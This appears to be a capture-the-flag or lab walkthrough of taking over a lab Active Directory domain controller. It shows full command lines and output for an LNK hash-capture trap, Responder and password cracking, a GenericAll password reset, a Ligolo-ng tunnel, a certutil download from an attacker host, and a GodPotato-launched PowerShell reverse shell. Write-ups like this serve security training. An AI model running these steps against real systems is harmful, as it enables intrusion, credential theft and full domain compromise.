Summary
So we’re in. Well, “in” is a generous word — we’ve got a foothold on the internal network of hack.smarter, sitting at 10.1.126.160 (their DC, DC01). No creds, no history, just a network connection. The goal is simple on paper and brutal in practice: enumerate everything, exploit whatever’s exploitable, and walk out with full domain control.
Enum
First thing I did was check what SMB shares were actually exposed:
$ nxc smb 10.1.126.160 -u 'a' -p '' --shares

SMB         10.1.126.160    445    DC01   Share           READ,WRITE
READ,WRITE. That’s… not great for the blue team. Anonymous (or near-anonymous) write on the DC. Let’s poke around.
Getting a Foot in the Door
Dropped into the share with impacket’s smbclient:
$ impacket-smbclient 'a:@10.1.126.160'

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Password:
Type help for list of commands
#
# ls
drw-rw-rw-          0  Tue Nov 10 00:45:02 2026 .
drw-rw-rw-          0  Sat Sep  6 05:46:21 2025 ..
…Empty. Nothing to grab, no juicy files left behind. Fine. But we do have write access, which means we can plant something and wait for someone to come collect it.
I generated a hosts file so I could work with the domain name instead of the IP:
$ nxc smb 10.1.126.160 -u 'a' -p '' --generate-hosts-file dc-hosts

10.1.126.160     DC01.hack.smarter hack.smarter DC01
Then dropped a classic .lnk file with an IconFile pointing back to my box. If anyone on the domain double-clicks that, their machine talks to me in NTLM:
$ nxc smb hack.smarter -u '' -p '' -M slinky -o NAME=newfile SERVER=<ATTACKER_IP>

[+] Found writable share: Share
[+] Created LNK file on the Share share
Fired up Responder on tun0 and just… waited. Didn’t have to wait long:
$ sudo responder -I tun0

[SMB] NTLMv2-SSP Hash : bob.ross::HACK:06b9f1ccb93f4c4e:E9E3E1055108B8...[SNIP]...00320038000000000000000000
Bob Ross. And it cracked clean off rockyou:
$ john ../Loot/bob.hash -w=/usr/share/wordlists/rockyou.txt

[REDACTED] (bob.ross)
Quick sanity check:
$ nxc smb hack.smarter -u 'bob.ross' -p '[REDACTED]'

[+] hack.smarter\bob.ross:[REDACTED]
Good. We have a real user. Time to map the domain.
Mapping the Domain
Pulled the full BloodHound graph and exported the user list in parallel:
$ bloodhound-python -u 'bob.ross' -p '[REDACTED]' -d hack.smarter -dc DC01.hack.smarter -c All -ns 10.1.126.160 --zip$ nxc smb hack.smarter -u 'bob.ross' -p '[REDACTED]' --users-export ../Loot/users.txt
$ cat ../Loot/users.txt
Administrator
Guest
krbtgt
bob.ross
alice.wonderland
tyler.ramseySmall domain, six accounts. And the BloodHound output told the whole story in one glance:
bob.ross has GenericAll / WriteOwner on alice.wonderland.

GenericAll is effectively full control. I can change her password, add her to groups, whatever I want. So I did the most boring-but-reliable thing: reset her password to something I already knew (keeps things tidy):
# net rpc password "TargetUser" "newPassword" -U "DOMAIN"/"AttackerUser"%"Password" -S "DomainController"

$ net rpc password "alice.wonderland" '137Password123!@#' -U "hack.smarter"/"bob.ross"%'[REDACTED]' -S "DC01.hack.smarter"
Verify:
$ nxc smb hack.smarter -u 'alice.wonderland' -p '[REDACTED]'
[+] hack.smarter\alice.wonderland:[REDACTED]
And straight onto the DC:
$ evil-winrm -i DC01.hack.smarter -u 'alice.wonderland' -p '[REDACTED]'We’re on the box. Now the fun part.
Privilege Escalation: MSSQL + GodPotato
First look around. netstat on the DC:
PS C:\Users\alice.wonderland\Desktop> netstat -ano

  TCP    127.0.0.1:53           DC01:0                 LISTENING
  TCP    127.0.0.1:1433         DC01:0                 LISTENING
  TCP    127.0.0.1:56517        DC01:0                 LISTENING
Port 1433 — SQL Server Express, bound to loopback. I can’t reach it from my Kali box directly, so I need a tunnel. Grabbed Ligolo-ng:
PS C:\Users\alice.wonderland\Desktop> upload /opt/tunneling/x64/ligolo-ng/agent.exe .On Kali, set up the TUN interface and bring up the proxy:
$ sudo ip tuntap add user root mode tun ligolo
$ sudo ip link set ligolo up
$ sudo ip route add 240.0.0.1/32 dev ligolo
$ sudo ./proxy -selfcert
On the DC, point the agent at the proxy:
$ ./agent.exe -connect ATTACKER_IP:11601 --ignore-certLigolo session up:
ligolo-ng » session
? Specify a session : 1 - HACK\alice.wonderland@DC01 - 10.1.126.160:50186 - 02ffd2067f05
[Agent : HACK\alice.wonderland@DC01] »

[Agent : HACK\alice.wonderland@DC01] » tunnel_list
#     AGENT                                              INTERFACE   STATUS
1     HACK\alice.wonderland@DC01 - 10.1.126.16... - 5                ONLINE
Interface column was blank, so I had to start the tunnel manually:
[Agent : HACK\alice.wonderland@DC01] » tunnel_start --tun ligolo
INFO[0404] Starting tunnel to HACK\alice.wonderland@DC01 (02ffd2067f05)
Confirm SQL is now reachable:
$ nmap -sT -Pn -p1433 240.0.0.1 -vv

PORT     STATE SERVICE  REASON
1433/tcp open  ms-sql-s syn-ack
It is. Now the interesting question: what does SQL Server run as, and can I make it do work for me?
$ nxc mssql 240.0.0.1 -u 'alice.wonderland' -p '[REDACTED]'
[+] hack.smarter\alice.wonderland:[REDACTED] (Pwn3d!)

$ nxc mssql 240.0.0.1 -u 'alice.wonderland' -p '[REDACTED]' -x 'whoami'
[+] Executed command via mssqlexec
nt service\mssql$sqlexpress

$ nxc mssql 240.0.0.1 -u 'alice.wonderland' -p '[REDACTED]' -x 'whoami /priv'
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
There it is. mssql$sqlexpress has SeImpersonatePrivilege. That’s the classic setup for a Potato exploit. Grabbed GodPotato, dropped it on the box via certutil:
PS C:\Users\alice.wonderland\Documents> certutil.exe -urlcache -f http://ATTACKER_IP/GodPotato-NET4.exe gdp.exe
PS C:\Users\alice.wonderland\Documents> copy .\gdp.exe C:\Temp
Fired it off through the same mssqlexec path, payload is a base64-encoded PowerShell reverse shell:
$ nxc mssql 240.0.0.1 -u 'alice.wonderland' -p '[REDACTED]' -x 'C:\Temp\gdp.exe -cmd "cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAd...[SNIP]...AApAA=="'And on the listener:
$ nc -nvlp 4443
listening on [any] 4443 ...
connect to [ATTACKER_IP] from (UNKNOWN) [10.1.126.160] 50350

PS C:\Windows\system32> whoami
nt authority\system
SYSTEM. We own the DC. Domain is pwned.
Wrap-Up
| Phase | What worked |
|---|---|
| Recon | Anonymous READ/WRITE share on the DC |
| Initial Access | LNK + Responder → NTLM hash → rockyou crack (bob.ross) |
| Lateral Movement | BloodHound → GenericAll on alice.wonderland → password reset → WinRM to DC |
| Priv Esc | Loopback MSSQL + SeImpersonatePrivilege → GodPotato → SYSTEM |
Not a lot to it, honestly. The writable share was the gift, rockyou did the heavy lifting on the hash, and the SQL Express service with impersonation rights was a textbook escalation. If I were writing the debrief for the client, the first line would be: “Please stop giving anonymous users write access to your domain controller’s shares.”
References
Disclaimer
AI-assisted tools were used to support the writing, editing, and structuring of this report. The technical testing, exploitation, and findings were performed and verified independently by the author.
